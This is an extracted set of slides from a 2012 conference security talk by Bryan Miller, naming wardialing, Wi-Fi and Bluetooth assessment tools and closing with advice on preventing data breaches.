
(X) – Number of bits of encryption

This tool is great for checking PCI compliance


- ▣ Dial-In
  - PhoneSweep
    - ▣ Commercial “wardialer” – can identify modems/architecture and perform dictionary-based attacks on accounts
- ▣ Wireless
  - 802.11
    - ▣ Aircrack-ng
    - ▣ Kismet
  - Bluetooth
    - ▣ Bluesnarf
    - ▣ BlueAuditor

# Why do vendors insist on making it easy for attackers?


## VA SCAN 2012: Securing the Future: BYOD and Beyond



## VA SCAN 2012: Securing the Future: BYOD and Beyond



# Rule #1 in Security



# Wrap-Up



- ▣ Data breaches affect your organization's reputation and can cost you significant money.
- ▣ Software is becoming more complex while attacker tools are becoming easier to use.
- ▣ The majority of data breaches can be prevented by following simple, best practice rules to eliminate low hanging fruit.

# Q&A

Bryan Miller

[bryan@syrinxtech.com](mailto:bryan@syrinxtech.com)

[www.syrinxtech.com](http://www.syrinxtech.com)

804-539-9154